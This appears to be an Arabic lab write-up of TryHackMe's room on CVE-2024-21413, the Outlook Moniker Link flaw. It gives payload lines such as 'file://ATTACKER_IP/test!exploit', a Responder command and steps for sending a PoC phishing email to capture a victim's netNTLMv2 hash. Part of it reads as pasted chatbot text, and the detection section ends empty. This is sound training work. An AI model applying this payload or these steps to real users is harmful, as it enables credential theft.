 eylommaayan/thm---cve-2024-21413-moniker-link-microsoft-outlook-
في 13 فبراير 2024، أصدرت Microsoft تحذيرًا بشأن ثغرة أمنية خطيرة في Microsoft Outlook، والتي حصلت على المعرف CVE-2024-21413، وتُعرف باسم "Moniker Link Vulnerability". تسمح هذه الثغرة للمهاجم بتجاوز آلية Protected View في Outlook.

في 13 فبراير 2024، نشرت Microsoft ثغرة أمنية خطيرة في Microsoft Outlook، حصلت على المعرّف CVE-2024-21413، وتُعرف باسم Moniker Link Vulnerability. تسمح الثغرة للمهاجم بتجاوز آلية Protected View في Outlook
ممتاز 👍 فيما يلي ترجمة كاملة وصياغة كتقرير اختبار الاختراق (PT)، بلغة عربية احترافية وواضحة. كما طلبت – ترجمة وصياغة فقط. الإجابات والصور والاستكمالات ستضيفها أنت، وإذا أردت لاحقًا – سأساعد.
في 13 فبراير 2024، نشرت Microsoft ثغرة أمنية خطيرة في Microsoft Outlook، حصلت على المعرّف CVE-2024-21413، وتُعرف باسم Moniker Link Vulnerability.
تسمح الثغرة للمهاجم بتجاوز آلية Protected View في Outlook من خلال رابط خاص (Moniker Link)، مما يجعل عميل Outlook الخاص بالضحية يرسل بيانات اعتماد تسجيل الدخول (NTLM hash) إلى خادم يتحكم فيه المهاجم – دون تشغيل ملف ودون تحذير أمني فعال.
قد تؤدي الثغرة إلى تسريب بيانات الاعتماد، وهناك أيضًا إمكانية نظرية لـ تنفيذ التعليمات البرمجية عن بُعد (RCE).
| المعامل | القيمة |
|---|---|
| معرّف الثغرة | CVE-2024-21413 |
| تاريخ النشر | 13 فبراير 2024 |
| مكتشف الثغرة | Haifei Li – Check Point Research |
| الأثر | تسريب بيانات الاعتماد + RCE محتمل |
| الخطورة | حرجة |
| تعقيد الهجوم | منخفض |
| درجة CVSS | 9.8 |
| الرابط الرسمي | https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413 |
تؤثر الثغرة على الإصدارات التالية:
(وصف الثغرة)
يتيح Microsoft Outlook عرض رسائل البريد الإلكتروني بتنسيق HTML وتحليل أنواع مختلفة من الروابط مثل http:// و https://. بالإضافة إلى ذلك، يدعم Outlook أيضًا روابط خاصة تسمى Moniker Links، والتي تتيح تشغيل التطبيقات أو الوصول إلى الموارد الخارجية في نظام التشغيل.
في الوضع الطبيعي، عندما يحتوي البريد الإلكتروني على رابط يشغّل تطبيقًا خارجيًا أو يصل إلى مورد نظام (مثل رابط file://)، يتم تفعيل آلية الأمان Protected View في Outlook. تعرض هذه الآلية تحذيرًا أمنيًا وتمنع العمليات الخطرة مثل تنفيذ التعليمات البرمجية أو وحدات الماكرو أو الوصول إلى موارد الشبكة الخارجية.
ومع ذلك، تم اكتشاف ثغرة في Outlook (CVE-2024-21413) تتيح تجاوز آلية Protected View من خلال معالجة بسيطة لرابط من نوع Moniker Link.
ما وجدناه (Findings)
خلال الاختبار، تبيّن أن استخدام رابط عادي من النوع:

file://ATTACKER_IP/test
يجعل Outlook يحاول الوصول إلى مورد شبكة عبر بروتوكول SMB، ولكن هذه المحاولة يتم حظرها بواسطة Protected View.
في المقابل، عندما يتضمن الرابط الحرف الخاص ! وسلسلة نصية إضافية، على سبيل المثال:
file://ATTACKER_IP/test!exploit
لا يقوم Outlook بتفعيل Protected View، وينفذ محاولة اتصال بالخادم البعيد.
خلال هذه المحاولة:
يحاول Outlook الوصول إلى المورد عبر SMB
يتم إجراء طلب مصادقة تلقائي
تُرسل بيانات اعتماد تسجيل دخول المستخدم إلى المهاجم
يتم التقاط قيمة netNTLMv2 hash الخاصة بالضحية
من المهم ملاحظة أن المشاركة البعيدة لا يجب أن تكون موجودة فعليًا، فمحاولة المصادقة تتم في كل الأحوال.
الأثر (Impact)
تتيح الثغرة للمهاجم:
تسريب بيانات اعتماد المستخدم (netNTLMv2 hash)
تنفيذ هجمات دون اتصال (Cracking / Pass-the-Hash)
الحركة الجانبية في الشبكة المؤسسية
بالإضافة إلى ذلك، نظرًا لأن Moniker Links تستخدم آلية COM (Component Object Model) في Windows، هناك إمكانية نظرية لتنفيذ التعليمات البرمجية عن بُعد (RCE). ومع ذلك، اعتبارًا من وقت الاختبار، لا يوجد Proof of Concept عام لتحقيق RCE فعليًا من خلال هذه الثغرة.
استغلال الثغرة (Exploitation)
في إطار الهجوم، يُرسل إلى الضحية بريد إلكتروني يحتوي على Moniker Link مشابه لذلك المعروض في المهمة السابقة. هدف المهاجم هو إنشاء بريد إلكتروني يحتوي على رابط Moniker Link يتجاوز آلية Protected View في Outlook، بحيث أنه بمجرد نقر الضحية على الرابط، يحاول عميل Outlook الخاص به تحميل ملف من جهاز المهاجم. يؤدي هذا الإجراء إلى إرسال netNTLMv2 hash الخاصة بالضحية والتقاطها من قبل المهاجم.
قبل تنفيذ الهجوم، سنستعرض Proof of Concept (PoC) أُنشئ لأغراض العرض التوضيحي (ومتاح أيضًا على GitHub).
المؤلف: CMNatic | https://github.com/cmnatic الإصدار: 1.0 | 19/02/2024
يستخدم الكود لغة Python ويرسل بريدًا إلكترونيًا بتنسيق HTML يتضمن رابط Moniker Link خبيثًا.
وصف الـ PoC
الـ PoC:
يستقبل عنوان بريد إلكتروني للمهاجم وعنوان بريد إلكتروني للضحية
يتطلب كلمة مرور لمصادقة SMTP (في هذه الغرفة، كلمة المرور لـ [email protected] هي: attacker)
يحتوي على محتوى HTML للبريد الإلكتروني (html_content) ويتضمن رابط Moniker Link خبيثًا
يضبط حقول البريد الإلكتروني: Subject, From, To
يرسل البريد الإلكتروني عبر خادم البريد
في سيناريو حقيقي، يلزم خادم SMTP تحت سيطرة المهاجم (في هذه الغرفة، الخادم متوفر مسبقًا).
الاستماع لالتقاط الـ Hash – Responder

بعد إرسال البريد الإلكتروني، يجب تشغيل أداة استماع من نوع Responder على جهاز المهاجم لالتقاط طلبات SMB.
في THM AttackBox، اسم الواجهة هو ens5:
responder -I ens5
يستمع Responder إلى طلبات SMB وLLMNR وNBT-NS ويتيح التقاط بيانات اعتماد المصادقة.
فتح جهاز الضحية
يتم فتح جهاز الضحية عبر نافذة split-screen
يتم تشغيل Outlook
يتم اختيار الخيار "I don't want to sign in or create an account"
يتم إغلاق نافذة إدخال مفتاح المنتج
صندوق بريد الضحية مُعد مسبقًا
تشغيل الـ Exploit
في AttackBox:
يتم إنشاء ملف جديد باسم exploit.py
يتم لصق كود الـ PoC فيه
قبل التشغيل يجب إجراء تعديلات:
تحديث عنوان IP لجهاز المهاجم داخل رابط الـ Moniker Link (السطر 12)
استبدال القيمة MAILSERVER بالعنوان:
10.64.165.67
ثم يتم التشغيل:
python3 exploit.py
عند طلب إدخال كلمة المرور – أدخل:
attacker
إذا نجحت العملية، ستظهر الرسالة:
Email delivered
النتيجة
بعد فتح البريد الإلكتروني على جهاز الضحية والنقر على الرابط "Click me":
يحاول Outlook الاتصال بجهاز المهاجم عبر SMB
يلتقط Responder محاولة المصادقة
يتم التقاط قيمة netNTLMv2 hash الخاصة بالمستخدم بنجاح
اكتمل الهجوم بنجاح.
الكشف
YARA
